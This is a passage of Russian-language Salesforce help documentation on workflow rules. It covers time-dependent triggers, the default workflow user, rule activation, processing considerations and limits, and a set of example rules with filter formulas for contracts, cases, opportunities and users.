   Прим.: Если справедливы следующие условия, добавление триггера времени будет невозможно.

   - Если используется критерий оценки «Оценить правило, если запись:создано и изменено для дальнейшего соответствия критериям».
   - Если правило активировано.
   - Если правило деактивировано, но содержит отложенные действия в очереди бизнес-правил.

3. Укажите количество дней или часов до или после даты, связанной с записью (например, даты создания записи).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-правил и действий:

- Настройка приложения

Если данное время приходится на период действительности и активности бизнес-правила, то триггер времени инициирует выполнение действия бизнес-правила.

4. Сохраните свой временной триггер.
5. В разделе созданного временного триггера нажмите кнопку **Добавить действие бизнес-правила**.
6. Выберите один из параметров, необходимый для создания действия, или выберите существующий.
7. Нажмите кнопку **Готово**.

СМ. ТАКЖЕ:

Добавление автоматизированных действий в бизнес-правило

Рекомендации по зависимым от времени действиям и триггерам времени

Определение пользователя бизнес-правил по умолчанию для организации Salesforce

Выберите поле «Пользователь бизнес-правил по умолчанию», которое должно отображаться системой Salesforce с бизнес-правилом при неактивности пользователя, инициировавшего выполнение правила.

Если организация использует зависимые от времени действия в бизнес-правилах, то данное поле является обязательным. Если пользователь, инициировавший правило, неактивен, система Salesforce отображает имя пользователя бизнес-правил по умолчанию в поле задачи «Создал», поле сообщения эл. почты «Отправитель» и поле обновления «Последнее изменение сделано». Система Salesforce не отображает данное имя пользователя для исходящих сообщений. При наличии ошибки в отложенном действии пользователь бизнес-правил по умолчанию получает электронное уведомление.

При приближении или превышении некоторых ограничений для электронных предупреждений бизнес-правил система Salesforce отправляет сообщение-предупреждение пользователю бизнес-правил по умолчанию или активному системному администратору (при его отсутствии).

1. В разделе «Настройка» введите *«Параметры автоматизации процесса»* в поле «Быстрый поиск», затем выберите **«Параметры автоматизации процесса»**.
2. Выберите нужного пользователя в поле «Пользователь бизнес-правил по умолчанию».
3. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Изменения настроек автоматизации процессов:

- «Настройка приложения»

СМ. ТАКЖЕ:

Ежедневные ограничения для электронных предупреждений

Связывание действий с бизнес-правилами и процессами утверждения

Связывание уже созданных организацией действий с бизнес-правилами и процессами утверждения.

Чтобы связать текущие действия бизнес-правила с другим бизнес-правилом, выполните указанные ниже действия.

1. Введите строку *«Бизнес-правила»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Бизнес-правила»**.
2. Выберите нужное бизнес-правило.
3. Нажмите кнопку **«Правка»** в разделе «Действия бизнес-правила».
4. В зависимости от нужного времени выполнения действия, нажмите кнопку **«Добавить действие бизнес-правила»** в разделе «Немедленные действия бизнес-правила» или «Зависимые от времени действия бизнес-правила» и щелкните ссылку **«Выбрать текущее действие»**.
5. Выберите тип действия для связывания с бизнес-правилом.
6. Выберите нужные действия в списке **«Доступные действия»** и переместите их в список **«Выбранные действия»** посредством кнопки «Добавить». Чтобы удалить действия из списка **«Доступные действия»**, воспользуйтесь кнопкой «Удалить».
7. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выбора текущих действий:

- Настройка приложения

Чтобы связать текущие действия бизнес-правила с процессом утверждения, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Процессы утверждения»* в поле «Быстрый поиск», затем выберите **«Процессы утверждения»**.
2. Щелкните имя нужного процесса утверждения.
3. В зависимости от нужного времени выполнения действия, выполните одно из указанных ниже действий.
   - Нажмите кнопку **«Добавить текущее»** в разделе «Действия исходной отправки», «Действия окончательного утверждения», «Действия окончательного отклонения» и «Действия отзыва».
   - Щелкните ссылку **«Показать действия»** в разделе «Этапы утверждения» и нажмите кнопку **«Добавить текущее»** в разделе «Действия утверждения», «Действия отклонения» или «Действия отзыва».

   См. раздел Добавление существующего действия автоматизации к процессу утверждения на странице 6339.
4. Выберите тип действия для связывания с процессом утверждения. Список **«Доступные действия»** содержит все текущие действия выбранного типа.
5. Введите имя конкретного действия в текстовое поле и нажмите кнопку **«Найти»**.
6. Выберите нужные действия в списке **«Доступные действия»** и переместите их в список **«Выбранные действия»** посредством кнопки «Добавить». Чтобы удалить действия из списка **«Доступные действия»**, воспользуйтесь кнопкой «Удалить».
7. Сохраните внесенные изменения.

Активация бизнес-правила

Система Salesforce поддерживает выполнение только активированных бизнес-правил.

Чтобы активировать бизнес-правило, щелкните **«Активировать»** на странице сведений о бизнес-правиле. Чтобы отменить правило или изменить зависимые от времени действия и триггеры времени, связанные с правилом, щелкните **«Деактивировать»**.

При необходимости бизнес-правило может быть деактивировано. При деактивации правила, содержащего отложенные действия, система Salesforce выполняет данные действия только после обновления записи, инициировавшей выполнение правила.

Прим.:

- Бизнес-правило, содержащее отложенные действия в очереди бизнес-правил, не может быть удалено. Дождитесь завершения обработки отложенных действий. Чтобы отменить отложенные действия, воспользуйтесь очередью бизнес-правил.
- Зависимые от времени действия не могут быть добавлены в активные бизнес-правила. Рекомендуем деактивировать бизнес-правило, добавить зависимое от времени действие и повторно активировать правило.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-правил и действий:

- Настройка приложения

СМ. ТАКЖЕ:

Установка критериев для бизнес-правила

Рекомендации по использованию бизнес-правил

Рекомендуем ознакомиться с тонкостями создания бизнес-правил и бизнес-действий, прежде чем применять их на практике.

Совет: При любой возможности автоматизируйте использование условных операторов посредством конструктора процессов вместо бизнес-правил.

- Каждое бизнес-правило применяется к одному объекту.
- При наличии бизнес-правил для преобразованных интересов и необходимости обновления полей кросс-объекта для конечных организаций и возможностей необходимо включить параметр интереса «Выполнять проверку при преобразовании интереса».
- Удаление настраиваемого объекта инициирует автоматическое удаление соответствующих бизнес-правил.
- Порядок выполнения отдельный действий и типов действий не гарантируется. Однако действия обновления поля выполняются первыми, а затем — все остальные.
- Чтобы создать бизнес-правила, которые обновляют поля обращения на основе новых комментариев к обращению или входящих сообщений эл. почты, выберите значение «Комментарий к обращению» или «Сообщение эл. почты» в раскрывающемся списке «Выбрать объект»; значение «Сообщение эл. почты» доступно только при использовании функции Email-to-Case или On-Demand Email-to-Case. Бизнес-правила для сообщений эл. почты могут быть созданы только для обновлений поля, а бизнес-правила для комментариев к обращениям — для обновлений поля, электронных предупреждений и исходящих сообщений. Например, пользователь может создать бизнес-правило, согласно которому сообщение эл. почты, помеченное флажком «Является входящим», должно изменять значение поля обращения «Статус» с «Закрыто» на «Новое».

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Изменения, внесенные в записи во время использования приложения Connect Offline, оцениваются бизнес-правилами при синхронизации.
- Ниже указан порядок обработки правил в системе <0>Salesforce<1>.
  1. Правила проверки
  2. Правила назначения
  3. Правила автоматического ответа
  4. Бизнес-правила (с немедленными действиями)
  5. Правила расширения
- Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления.
- При создании бизнес-правил для замены любых триггеров Apex рекомендуем удалить данные триггеры Apex после активации эквивалентных бизнес-правил. В противном случае система выполняет как триггеры Apex, так и бизнес-правила, совместное использование которых возвращает непредвиденные результаты (например, перезаписанные обновления поля или повторяющиеся сообщения эл. почты).

Когда выполняются бизнес-правила?

- В зависимости от заданных критериев, бизнес-правила могут выполняться при каждом сохранении или создании записи. Тем не менее, правила, созданные после сохранения записей, не инициируются данными записями задним числом.
- Бизнес-правила выполняются при переподчинении стандартного или настраиваемого объекта во взаимосвязи «Основная — подробная» даже в том случае, если критерию оценки объекта задано значение «Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям».
- Сохранение или создание записей может инициировать несколько правил.
- Если организация использует правила проверки и триггеры для преобразования интересов, то бизнес-правила выполняются только для преобразованных интересов.
- Бизнес-правила выполняются автоматически и незаметны пользователям. А процессы утверждения позволяют отправлять записи на утверждение.
- Если организация поддерживает несколько языков, введите значения фильтра на выбранном вами языке. Разрешается добавить не более 25 критериев фильтрации (каждый длиною не более 255 символов).

  При использовании раскрывающихся списков для определения критериев фильтрации выбранные значения хранятся на стандартном языке организации. При редактировании или клонировании текущих критериев фильтрации рекомендуем сначала задать полю «Стандартный язык» на странице «Сведения о компании» язык, использовавшийся для определения исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.
- Если метки типов записей, используемых в критериях бизнес-правила, переведены с помощью средства перевода, то переведенное значение метки не инициирует выполнение бизнес-правила. Критерии бизнес-правила оценивают значение основной метки и пропускают переведенное значение. Чтобы избежать данной проблемы, настройте критерии бизнес-правила на оценку значения основной метки типа записи путем ручного ввода значения в поле «Значение».
- Бизнес-правила не могут быть инициированы полями статистики по кампаниям, включая статистики по отдельным кампаниям и иерархиям кампаний.

- Бизнес-правило не запускается, если условие ссылается на поле без значения. Например, если пользовательское бизнес-правило проверяет «Роль не равна CEO», правило не запускается для пользователя без назначенной роли. Вместо условий используйте формулы для проверки, является ли поле пустым или имеет значение, отличное от CEO.

```
UserRoleId == null || UserRole.Name != "CEO"
```

- Ниже перечислены действия, которые не инициируют бизнес-правила.
  - Пакетная замена значений раскрывающихся списков
  - Пакетное обновление адресных полей
  - Пакетное обновление подразделений
  - Изменение назначений территорий для организаций и возможностей
  - Преобразование интересов в организации-лица
  - Деактивация пользователей портала самообслуживания, клиентского или партнерского портала
  - Преобразование данных «Область» и «Страна» на странице «Настройка раскрывающихся списков "Область" и "Страна"»
  - Изменение раскрывающихся списков «Область» и «Страна» посредством компонента AddressSettings в интерфейсе Metadata API

Ограничения для бизнес-правил

- Бизнес-правила не могут быть объединены с триггерами времени.
- Объекты объединения не поддерживают создание исходящих сообщений для бизнес-правил.

Совет: Консоль разработчика может использоваться для отладки бизнес-правил. Консоль разработчика позволяет просматривать сведения журнала отладки и сведения о бизнес-правилах и действиях (например, имя пользователя, запустившего бизнес-правило, а также имя и код оцениваемой записи).

Бизнес-правила для объекта «Пользователь» (бета-версия)

Создание бизнес-правил и действий доступно для объекта «Пользователь». Вы можете, например, разослать приветственные письма новым сотрудникам или синхронизировать данные пользователей со сторонним сервисом при помощи действий, связанных с исходящими сообщениями.

Рекомендации по зависимым от времени действиям и триггерам времени

СМ. ТАКЖЕ:

Установка критериев для бизнес-правила

Бизнес-правила для объекта «Пользователь» (бета-версия)

Создание бизнес-правил и действий доступно для объекта «Пользователь». Вы можете, например, разослать приветственные письма новым сотрудникам или синхронизировать данные пользователей со сторонним сервисом при помощи действий, связанных с исходящими сообщениями.

Прим.: Данный выпуск поддерживает бета-версию бизнес-правил по объекту «Пользователь», являющуюся полноценной, но имеющую некоторые ограничения. Чтобы отправить свои отзывы и предложения, воспользуйтесь веб-сайтом IdeaExchange.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Примеры использования

Бизнес-правила, настроенные для объекта «Пользователь», позволяют:

- отправлять новым пользователям приветственные сообщения эл. почты, содержащие ресурсы по обучению при помощи действий уведомлений электронной почты;
- отправлять сообщения при изменении пользователями ролей или деактивации пользователей при помощи действий уведомлений электронной почты;
- деактивировать временных сотрудников по истечении определенного периода, используя действия обновления полей;
- синхронизировать данные пользователя со сторонними системами при помощи действий, связанных с исходящими сообщениями.

Слияние типов полей для объекта «Пользователь»

Прежде чем использовать поля слияния из записей пользователей в шаблонах эл. почты, выберите нужный тип поля слияния.

- Поля пользователя: рекомендуем использовать данные поля слияния для отображения отправителя. Поля слияния по имени `{!User.`*имя_поля*`}` возвращают значения из записи пользователя, который создал или обновил запись, инициировавшую выполнение бизнес-правила.
- Поля целевого пользователя бизнес-правила: рекомендуем использовать данные поля слияния только в шаблонах эл. почты для бизнес-правил по объекту «Пользователь». Поля слияния по имени `{!Target_User.`*имя_поля*`}` возвращают значения из записи пользователя, созданной или обновленной для инициирования бизнес-правила.

Ограничения для бета-версии бизнес-правил для объекта «Пользователь»

Прежде чем создать бизнес-правила или действия бизнес-правила для объекта «Пользователь», просмотрите перечисленные ниже ограничения.

- Бизнес-правила для объекта «Пользователь» не поддерживают задачи.
- При настройке критериев бизнес-правила поля «Текущий пользователь» не могут выбираться посредством раскрывающихся списков. Чтобы настроить критерии правила и добавить поля из текущего пользователя, рекомендуем воспользоваться формулой. Нажмите кнопку **«Вставить поле»** в редакторе формул, выделите пункт `$User`, выберите нужное поле и нажмите кнопку **«Вставить»**.

- Помните, что настраиваемые правила проверки выполняются *перед* бизнес-правилами. См. раздел «Триггеры и порядок выполнения» в *Руководстве разработчика Apex*.

СМ. ТАКЖЕ:

Рекомендации по использованию бизнес-правил

Рекомендации по зависимым от времени действиям и триггерам времени

Ниже перечислены рекомендации по созданию зависимых от времени действий и триггеров времени для бизнес-правил.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Определение триггеров времени

- При определении триггера времени рекомендуем использовать стандартные и настраиваемые поля типа «Дата» и «Дата/время», заданные для объекта. Чтобы задать время, укажите дни и часы. Действительный диапазон — от 0 до 999 дней или часов.
- Существующие триггеры времени можно изменять посредством добавления или удаления действий.

  Прим.: Удаление всех действий из временного триггера не удаляет сам триггер. Незаполненные триггеры все еще становятся в очередь и попадают под ограничение на количество используемых триггеров, указанное в бизнес-правиле для рабочего часа. Чтобы удалить триггер, удалите его из очереди бизнес-правила.

Обработка триггеров времени

- Зависимые от времени действия не могут выполняться автономно. Данные действия группируются как отдельный пакет, который начинает выполняться в течение одного часа после входа первого действия в пакет.
- Триггеры Apex, инициированные выполнением зависимых от времени действий, также выполняются как отдельный пакет или независимо друг от друга. Выполните следующие рекомендации.
  - В случае независимого выполнения убедитесь, что логика Apex охватывает одно запланированное действие. Например, не используйте статические переменные Apex для сообщения состояния по всему коду Apex, инициированного различными запланированными действиями.
  - В случае выполнения одним пакетом уясните, каким образом сочетание зависимых от времени действий и триггеров Apex влияет на контролирующие ограничения Apex.
- Salesforce выполняет оценку бизнес-правила на основе времени для часового пояса организации, а не пользователя. Пользователи в других часовых поясах могут обнаружить разницу в поведении.
- Порядок выполнения триггеров времени системой Salesforce может отличаться от порядка их отображения на странице сведений о бизнес-правиле. Триггеры времени бизнес-правила, использующие поле «До», отображаются перед триггерами времени, использующими поле «После».
- Система Salesforce не отображает элементы управления зависимыми от времени действиями на странице редактирования сведений о бизнес-правиле, если бизнес-правилу задан критерий оценки «Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям».
- При изменении поля даты, используемого несработавшим триггером времени оцененного бизнес-правила, система Salesforce повторно вычисляет несработавшие триггеры времени, связанные с правилом. Например, если бизнес-правило

должно предупреждать ответственного за возможность за семь дней до даты закрытия возможности, а датой закрытия выбирается 20 февраля 2011 года, то система Salesforce отправляет предупреждение 13 февраля 2011 года. При изменении даты закрытия на 10 февраля 2011 года и невыполнении триггера времени система Salesforce отправляет предупреждение 3 февраля 2011 года. Если при повторном вычислении триггеров времени системой Salesforce даты являются прошедшими, то система Salesforce инициирует связанные действия сразу после сохранения записи.

- Если бизнес-правило содержит триггер времени, заданный на прошедшую дату, то система Salesforce добавляет связанные зависимые от времени действия в очередь для начала выполнения в течение одного часа. Например, если бизнес-правило обновляет поле за семь дней до даты закрытия возможности, но при этом создается возможность, которая должна быть закрыта сегодня, то система Salesforce начинает обрабатывать обновление поля в течение одного часа после создания возможности.
- Доступность зависимых от времени действий в очереди бизнес-правил определяется действительностью критериев бизнес-правила. Если запись больше не соответствует критериям правила, то система Salesforce удаляет связанные зависимые от времени действия из очереди.

  Например, бизнес-правило для возможности может содержать:

  - Критерий «"Возможность: Статус" не равно "Закрыто и реализовано", "Закрыто и не реализовано"».
  - Связанное зависимое от времени действие, где триггер времени выполняется за семь дней до даты закрытия возможности.

  Если запись соответствует критериям, созданным 1 июля, а Дата закрытия установлена на 30 июля, действие, зависимое от времени, планируется на 23 июля. Однако, если коммерческая возможность имеет статус «Закрыто и реализовано» или «Закрыто и не реализовано» до 23 июля, действие, зависимое от времени, удаляется из очереди.

- Система Salesforce пропускает триггеры времени, ссылающиеся на нулевые поля.
- Зависимые от времени действия могут автоматически добавляться в очередь в случае обновления записи и выбора критерия оценки «Оценить правило, если запись:создано и изменено для дальнейшего соответствия критериям». В предыдущем примере: если статус возможности изменяется со значения «Закрыто и не реализовано» на значение «Поиск потенциальных клиентов», а бизнес-правилу задается критерий оценки «Оценить правило, если запись:создано и изменено для дальнейшего соответствия критериям», то система Salesforce переоценивает триггеры времени и добавляет соответствующие действия в очередь бизнес-правил.
- Удаление записи, содержащей отложенные действия, инициирует удаление отложенных действий из очереди бизнес-правил. Действия не могут быть восстановлены даже при восстановлении записи.
- Если используется критерий оценки «Оценить правило, если запись:создано», то бизнес-правило оценивает триггеры времени только один раз. Если запись, инициировавшая выполнение правила, больше не соответствует критериям оценки, то система Salesforce удаляет отложенные действия из очереди и больше не применяет правило к записи.
- При необходимости бизнес-правило может быть деактивировано. Если правило содержит отложенные действия в очереди бизнес-правил, то редактирование записи, запустившей данное правило, инициирует удаление отложенных действий из очереди. Если запись не редактируется, то отложенные действия обрабатываются даже при деактивации правила.
- Ниже перечислены условия, при выполнении которых зависимые от времени действия не исключаются из оцененного повторно бизнес-правила.

  - Немедленные действия оцененного повторно бизнес-правила инициируют несоответствие записи заданным критериям бизнес-правила.
  - Триггер Apex `after`, выполняемый в результате действия бизнес-правила или утверждения, обусловливает несоответствие записи заданным критериям бизнес-правила.

- Если параметру задачи «Крайний срок» задано значение «Дата триггера правила», то триггеры времени и крайние сроки задачи бизнес-правила зависят от времени выполнения действия для триггера времени бизнес-правила. Например, если крайнему сроку задачи задано значение «Дата триггера правила плюс 10 дней», а триггер времени выполняется 1 января, то система Salesforce устанавливает крайний срок задачи на 11 января.
- Новое активное бизнес-правило с триггерами времени может быть добавлено в набор изменений, который затем будет развернут. Набор изменений позволяет менять триггеры времени только для неактивных бизнес-правил. Правило должно быть активировано в целевой организации вручную или посредством другого набора изменений, предназначенного только для активации бизнес-правил и не меняющего триггеры времени.

  Например, предположим, что у вас имеется неактивное бизнес-правило в целевой организации, а набор вносимых изменений содержит активное бизнес-правило с таким же именем и новые или другие временные триггеры. Развертывание завершится неудачей, поскольку сначала будет активировано бизнес-правило, после чего будет предпринята попытка добавить или удалить временные триггеры.

  Прим.: Необходимо добавить действия, зависимые от времени, вручную при включении бизнес-правила в набор изменений. Функция **«Просмотр и добавление зависимостей»** не поддерживает поиск зависимых от времени действий.

Использование зависимых от времени действий бизнес-правила с интересами

- Интерес, содержащий отложенные действия, не может быть преобразован.
- Если включена функция «Выполнять проверку и триггеры при преобразовании интереса», то текущие контролируемые по времени действия бизнес-правил для интересов не запускаются при преобразовании интересов.
- Если участник кампании на основе интереса преобразуется до выполнения связанных контролируемых по времени действий бизнес-правила, то система Salesforce продолжает выполнение контролируемых по времени действий бизнес-правила.

Ограничения

- Триггеры времени не поддерживают минуты или секунды.
- Триггеры времени не могут ссылаться на следующие поля.
  - Поле `DATE` или `DATETIME`, содержащее автоматические производные функции (например, `TODAY` или `NOW`).
  - Поля формулы, содержащие поля слияния связанного объекта.
- Система Salesforce ограничивает количество триггеров времени, доступных организации в течение одного часа. Если организация превышает ограничения, установленные для используемой версии, то система Salesforce переносит выполнение дополнительных триггеров времени на следующий час. Например, если организация Unlimited Edition использует 1 200 триггеров времени, выполнение которых запланировано на 16:00—17:00, то система Salesforce обрабатывает 1 000 триггеров времени между 16:00—17:00, а оставшиеся 200 триггеров времени между 17:00—18:00.
- Продукт или прайс-лист, содержащий отложенные действия, не может быть заархивирован.
- Если действия бизнес-правил, зависимые от времени, существуют в очереди, вы не можете добавлять или удалять временные триггеры или изменять даты триггеров без предварительного удаления действий. Поскольку удаленные записи нельзя восстановить, внимательно рассмотрите возможные последствия редактирования бизнес-правил перед тем, как продолжить. Если вы решите отредактировать бизнес-правила, деактивируйте рабочий поток, который требуется отредактировать, измените соответствующие правила, после чего сохраните изменения. Сведения о поиске и удалении действий бизнес-правил, зависимых от времени, из очереди см. в разделе Отслеживание отложенных действий бизнес-правил на странице 6320.

  Ниже перечислены условия, при выполнении которых триггеры времени также не могут быть добавлены или удалены.

- Если бизнес-правило активировано.
- Если бизнес-правило деактивировано, но содержит отложенные действия в очереди.
- Если бизнес-правилу задан критерий оценки «Оценить правило, если запись:создана и изменена».
- Если бизнес-правило добавлено в пакет.

СМ. ТАКЖЕ:

Добавление автоматизированных действий в бизнес-правило

Определение пользователя бизнес-правил по умолчанию для организации Salesforce

Примеры бизнес-правил

Ищете идеи о том, как бизнес-правила могут обеспечить эффективность бизнеса? Рассмотрите следующие примеры.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Бизнес-процессы

Отслеживание истечения срока действия контракта

Отслеживание при закрытии обращения платинового контракта

Назначение проверки кредитоспособности для нового клиента

Уведомление ответственного за организацию о новых сверхважных обращениях

Обновление статуса при задержке отправки

Автоматическая активация новых пользователей

Процессы кросс-объектов

Уведомление вице-президента по продажам об обращениях, зарегистрированных для основных организаций

Настройка стандартного имени возможности

Настройка целевой даты принятия решения по обращениям

Обновление записи анкеты при согласии соискателя занять вакантное место

Управление сделками

Отслеживание закрытых возможностей

Переопределение стандартной даты закрытия возможности

Составление отчетов по нереализованным возможностям

Составление отчетов по неназначенным интересам

Отправка предупреждения при превышении скидки 40% для элемента строки сметы

Уведомления

Уведомление ключевых сотрудников об изменении ответственного за организацию

Настройка напоминания о дне рождения контакта

Настройка напоминания о дате закрытия ценной возможности

Уведомление ответственного за организацию об обновлениях, внесенных другими пользователями

Отслеживание истечения срока действия контракта

Объект	Контракт
Описание	Отправка менеджеру по продлению электронного напоминания за 20 дней до даты окончания контракта.
Критерии оценки	«Оценить правило, если запись:создано и изменено для дальнейшего соответствия критериям».
Критерии правила (фильтр)	Выполнить данное правило при выполнении следующего критерия. `(Contract: Status equals Activated)`
Немедленные действия	Нет
Зависимые от времени действия	20 дней до «Контракт: Дата окончания» — Электронное предупреждение: Отправка менеджеру по продлению электронного напоминания для подтверждения продления контракта.

Отслеживание при закрытии обращения платинового контракта

Данный пример предполагает наличие настраиваемого раскрывающегося списка «Тип контракта», используемого для определения уровня контракта для обращений, и значения раскрывающегося списка «Платиновый».

Объект	Обращение
Описание	Отправляет электронный запрос на отзыв контактному лицу обращения через 7 дней после закрытия сверхважного обращения, если клиент использует платиновый контракт.
Критерии оценки	«Оценить правило, если запись:создано и изменено для дальнейшего соответствия критериям».

Критерии правила (фильтр)	Выполнить данное правило при выполнении следующих критериев.
	`(Case: Priority equals High) and`
	`(Case: Closed equals True) and`
	`(Case: Contract Type equals Platinum)`

Немедленные действия	Нет
Зависимые от времени действия	7 дней после «Обращение: Дата/время закрытия» — Электронное предупреждение: Отправка запроса на отзыв контакту обращения.

Назначение проверки кредитоспособности для нового клиента

Данный пример предполагает наличие в возможностях настраиваемого поля Новый клиент.

Объект	Возможность

Описание	Данное правило назначает отделу дебиторской задолженности задачу по проверке кредитоспособности потенциального клиента за 15 дней до даты закрытия возможности, стоимость которой составляет более 50 000 рублей.
Критерии оценки	«Оценить правило, если запись:создано и изменено для дальнейшего соответствия критериям».

Критерии правила (фильтр)	Выполнить данное правило при выполнении следующих критериев.
	`(Opportunity: Amount greater than 50000) and`
	`(Opportunity: Closed equals False) and`
	`(Opportunity: New Customer equals True)`

Немедленные действия	Нет
Зависимые от времени действия	15 дней до «Возможность: Дата закрытия» — Задача : создание задачи для пользователей роли «Дебиторская задолженность» для выполнения проверки кредитоспособности.

Уведомление ответственного за организацию о новых сверхважных обращениях

Данный пример предполагает наличие настраиваемого раскрывающегося списка «SLA» («Соглашение об уровне обслуживания»), определяющего уровень соглашения для организаций и содержащего значение «Platinum».

Объект	Обращение
Описание	Данное правило уведомляет ответственного за организацию при создании сверхважного обращения для организаций, которым предоставляется платиновый уровень обслуживания.
Критерии оценки	«Оценить правило, если запись:создано.

Критерии правила (фильтр)	Выполнить данное правило при выполнении следующих критериев.
	`(Case: Priority equals High) and`
	`(Account: SLA equals Platinum)`

Немедленные действия	Электронное предупреждение : отправка сведений о сверхважном обращении ответственному за организацию.
Зависимые от времени действия	Нет

Обновление статуса при задержке отправки

Объект	Отправка
Описание	Данное правило обновляет поле Статус отправки значением «Задержка» при превышении ожидаемой даты доставки без ее выполнения.
Критерии оценки	«Оценить правило, если запись:создано и изменено для дальнейшего соответствия критериям».

Критерии правила (фильтр)	Выполнить данное правило при выполнении следующего критерия. `(Shipment: Status not equal to Delivered)`
Немедленные действия	Нет
Зависимые от времени действия	1 день после «Отправка: Ожидаемая дата доставки» — Обновление поля: Обновление поля Статус отправки на значение «Задержка» для записи «Отправка».

Автоматическая активация новых пользователей

Объект	Пользователь
Описание	Данное правило гарантирует, что каждый новый пользователь является активным, позволяя пользователю выполнять вход в систему Salesforce.
Критерии оценки	«Оценить правило, если запись:создано.
Критерии правила (фильтр)	Выполнить данное правило при выполнении следующего критерия. `(User: Active equals False)`
Немедленные действия	Обновление поля: присвоение полю «Активно» значения «Истина».
Зависимые от времени действия	Нет.

Уведомление вице-президента по продажам об обращениях, зарегистрированных для основных организаций

Это бизнес-правило предназначено для вице-президента по продажам, который хочет знать об обращениях, зарегистрированных для основных организаций. Основные организации определяются размером и доходом.

Объект	Обращение
Описание	Данное правило уведомляет вице-президента по продажам об обращениях, зарегистрированных для основных организаций.
Критерии оценки	«Оценить правило, если запись:создано.
Критерии правила (фильтр)	Выполнить данное правило при выполнении следующих критериев. `AND(Account.AnnualRevenue > 500000, Account.NumberOfEmployees > 5000)`
Немедленные действия	Электронное предупреждение: уведомление вице-президента об обращениях для крупных организаций.
Зависимые от времени действия	Нет

Настройка стандартного имени возможности

Некоторые компании используют следующую схему наименования возможностей *[Имя организации]: имя возможности*. Чтобы автоматизировать стандартное имя каждой возможности в организации, рекомендуем создать указанное ниже бизнес-правило.

Объект	Возможность
Описание	Данное правило внедряет схему наименования возможностей.
Критерии оценки	«Оценить правило, если запись:создана и изменена».
Критерии правила (фильтр)	Выполнить данное правило при выполнении следующего критерия. `NOT(CONTAINS( Name, Account.Name ))`
Немедленные действия	Обновление поля: Применение следующей формулы к имени возможности. `Account.Name & ": " & Name`
Зависимые от времени действия	Нет

Настройка целевой даты принятия решения по обращениям

Данный пример задает вычисление даты принятия решения по обращениям на основе значения поля связанной организации. Используется поле нестандартного списка выбора в организациях с именем Уровень поддержки, которое имеет три значения: Basic, Standard и Premium. Также имеется нестандартное поле даты в обращениях с названием Целевая дата принятия решения.

Рекомендуем использовать следующие три примера бизнес-правил для настройки целевой даты принятия решения по обращениям на основе уровня поддержки для связанной организации.

Настройка даты принятия решения для уровня поддержки Basic

Объект	Обращение
Описание	Задает целевую дату принятия решения по обращениям для организаций, которым предоставляется базовый уровень поддержки на срок 30 дней.
Критерии оценки	«Оценить правило, если запись:создано.
Критерии правила (фильтр)	Выполнить данное правило, если следующая формула верна. `ISPICKVAL(Account.Support_Level__c , "Basic")`
Немедленные действия	Обновление поля: Задает Целевую дату принятия решения как Сегодня() + 30.
Зависимые от времени действия	Нет

Настройка даты принятия решения для уровня поддержки Standard

Объект	Обращение
Описание	Задает целевую дату принятия решения по обращениям для организаций, которым предоставляется стандартный уровень поддержки на срок 14 дней.
Критерии оценки	«Оценить правило, если запись:создано.
Критерии правила (фильтр)	Выполнить данное правило, если следующая формула верна. `ISPICKVAL(Account.Support_Level__c , "Standard")`
Немедленные действия	Обновление поля: Задает Целевую дату принятия решения как Сегодня() + 14.
Зависимые от времени действия	Нет

Настройка даты принятия решения для уровня поддержки Premium

Объект	Обращение
Описание	Задает целевую дату принятия решения по обращениям для организаций, которым предоставляется расширенный уровень поддержки на срок 5 дней.
Критерии оценки	«Оценить правило, если запись:создано.
Критерии правила (фильтр)	Выполнить данное правило, если следующая формула верна. `ISPICKVAL(Account.Support_Level__c , "Premium")`
Немедленные действия	Обновление поля: Задает Целевую дату принятия решения как Сегодня() + 5.
Зависимые от времени действия	Нет

Обновление записи анкеты при согласии соискателя занять вакантное место

Это бизнес-правило закрывает запись «Приложение», когда кандидат принимает задание. Обновления поля кросс-объекта, внесенные в основную запись, поддерживаются настраиваемыми объектами во взаимосвязи «Основная—подробная».

Объект	Соискатель
Описание	Меняет поле Статус анкеты на значение «Закрыто» для настраиваемого объекта «Анкета» при назначении Статусу соискателя значения «Принято» для настраиваемого объекта «Соискатель».
Критерии оценки	«Оценить правило, если запись:создано и изменено для дальнейшего соответствия критериям».
Критерии правила (фильтр)	Выполнить данное правило при выполнении следующего критерия. `(Candidate: Status equals Accepted)`

Немедленные действия	Обновление поля: Меняет поле Статус анкеты на значение «Закрыто» для родительской записи анкеты.
Зависимые от времени действия	Нет

Отслеживание закрытых возможностей

